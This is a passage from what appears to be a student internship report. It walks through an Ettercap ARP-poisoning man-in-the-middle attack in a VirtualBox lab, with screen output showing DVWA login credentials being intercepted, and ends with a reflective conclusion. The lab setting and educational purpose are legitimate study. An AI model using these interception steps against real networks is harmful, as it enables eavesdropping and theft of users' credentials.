
Step 6: Click on the 3 dots on top of Ettercap window and choose host and select and scan for the hosts.


Step 7: Once again click on host and choose hostlist.


Step 8: Click on the globe icon choose for ARP poisoning. Then set IP of windows to target1and IP of metaspoiltable to target2


Step 9: In metaspoiltable enter the command ping followed by the windows IP to check whether the connection is built or not.


Step 10: Enter the IP of the target i.e 192.168.56.102 in firefox of windows7. There you get a DVWA page. Just login using the username and the password.












kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Ettercap
Host List
IP Address MAC Address Description
192.168.56.1 0A:00:27:00:00:04
192.168.56.100 08:00:27:25:07:74
192.168.56.102 08:00:27:2A:8A:25
192.168.56.103 08:00:27:9E:37:29
Delete Host
Add to Target 1
Add to Target 2
Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
4 hosts added to the hosts list...
DHCP: [08:00:27:B1:9D:67] REQUEST 192.168.56.101
DHCP: [192.168.56.100] ACK: 192.168.56.101 255.255.255.0 GW invalid
Type here to search
5°C Partly cloudy
ENG
19:42
13-03-2023


kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Ettercap
Host List
IP Address MAC Address Description
192.168.56.1 0A:00:27:00:00:04
192.168.56.100 08:00:27:25:07:74
192.168.56.102 08:00:27:2A:8A:25
192.168.56.103 08:00:27:9E:37:29
Delete Host
Add to Target 1
Add to Target 2
Scanning the whole netmask for 255 hosts...
4 hosts added to the hosts list...
DHCP: [08:00:27:B1:9D:67] REQUEST 192.168.56.101
DHCP: [192.168.56.100] ACK: 192.168.56.101 255.255.255.0 GW invalid
Host 192.168.56.103 added to TARGET1
Host 192.168.56.102 added to TARGET2
Type here to search
5°C Partly cloudy
ENG
19:43
13-03-2023


kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Ettercap
Host List
IP Address MAC Address Description
192.168.56.1 0A:00:27:00:00:04
192.168.56.100 08:00:27:25:07:74
192.168.56.102 08:00:27:2A:8A:25
192.168.56.103 08:00:27:9E:37:29
MITM
ARP poisoning...
NDP poisoning
ICMP redirect...
Port stealing...
DHCP spoofing...
Stop MITM attack(s)
SSL Intercept
Delete Host
Add to Target 1
Add to Target 2
Scanning the whole netmask for 255 hosts...
4 hosts added to the hosts list...
DHCP: [08:00:27:B1:9D:67] REQUEST 192.168.56.101
DHCP: [192.168.56.100] ACK: 192.168.56.101 255.255.255.0 GW invalid
Host 192.168.56.103 added to TARGET1
Host 192.168.56.102 added to TARGET2
Type here to search
5°C Partly cloudy
ENG
19:43
13-03-2023


kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Ettercap
Host List
IP Address MAC Address Description
192.168.56.1 0A:00:27:00:00:04
192.168.56.100 08:00:27:25:07:74
192.168.56.102 08:00:27:2A:8A:25
192.168.56.103 08:00:27:9E:37:29
Delete Host
Add to Target 1
Add to Target 2
ARP poisoning victims:
GROUP 1 : 192.168.56.103 08:00:27:9E:37:29
GROUP 2 : 192.168.56.102 08:00:27:2A:8A:25
Type here to search
5°C Partly cloudy
ENG
19:44
13-03-2023


Win 7 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Problem loading page
Metasploitable2 - Linux
192.168.56.102
Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started
TWiki
phpMyAdmin
Mutillidae
DVWA
WebDAV
Mouse integration ...
Auto capture keyboard ...
Type here to search
4°C Partly cloudy
ENG
19:53
13-03-2023


kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Ettercap
Host List
IP Address MAC Address Description
192.168.56.1 0A:00:27:00:00:04
192.168.56.100 08:00:27:25:07:74
192.168.56.102 08:00:27:2A:8A:25
192.168.56.103 08:00:27:9E:37:29
Delete Host
Add to Target 1
Add to Target 2
GROUP 1 : 192.168.56.103 08:00:27:9E:37:29
GROUP 2 : 192.168.56.102 08:00:27:2A:8A:25
HTTP : 192.168.56.102:80 -> USER: admin PASS: admin INFO: http://192.168.56.102/dvwa/login.php
CONTENT: username=admin&password=admin&Login=Login
Type here to search
4°C Partly cloudy
ENG
19:54
13-03-2023

Conclusion

After completion of my internship training, I could understand more about the company and helped me to prepare myself to become skilled and more professional to fit in to the professional fields. At the beginning of my internship, I was assigned to learn or gain knowledge about Linux. Later the team made and was assigned with the project throughout my internship, and was able to understand about the real professional world. I sincerely and dedicatedly worked to gain more knowledge on the new things.

To conclude with I learnt about different types of cyber-attacks and the preventionary measures that are to be taken to avoid such attacks. Cyber security is the most important division of any company. Ethical hackers are helping the community from the cyber-crimes and protecting the private and valuable data.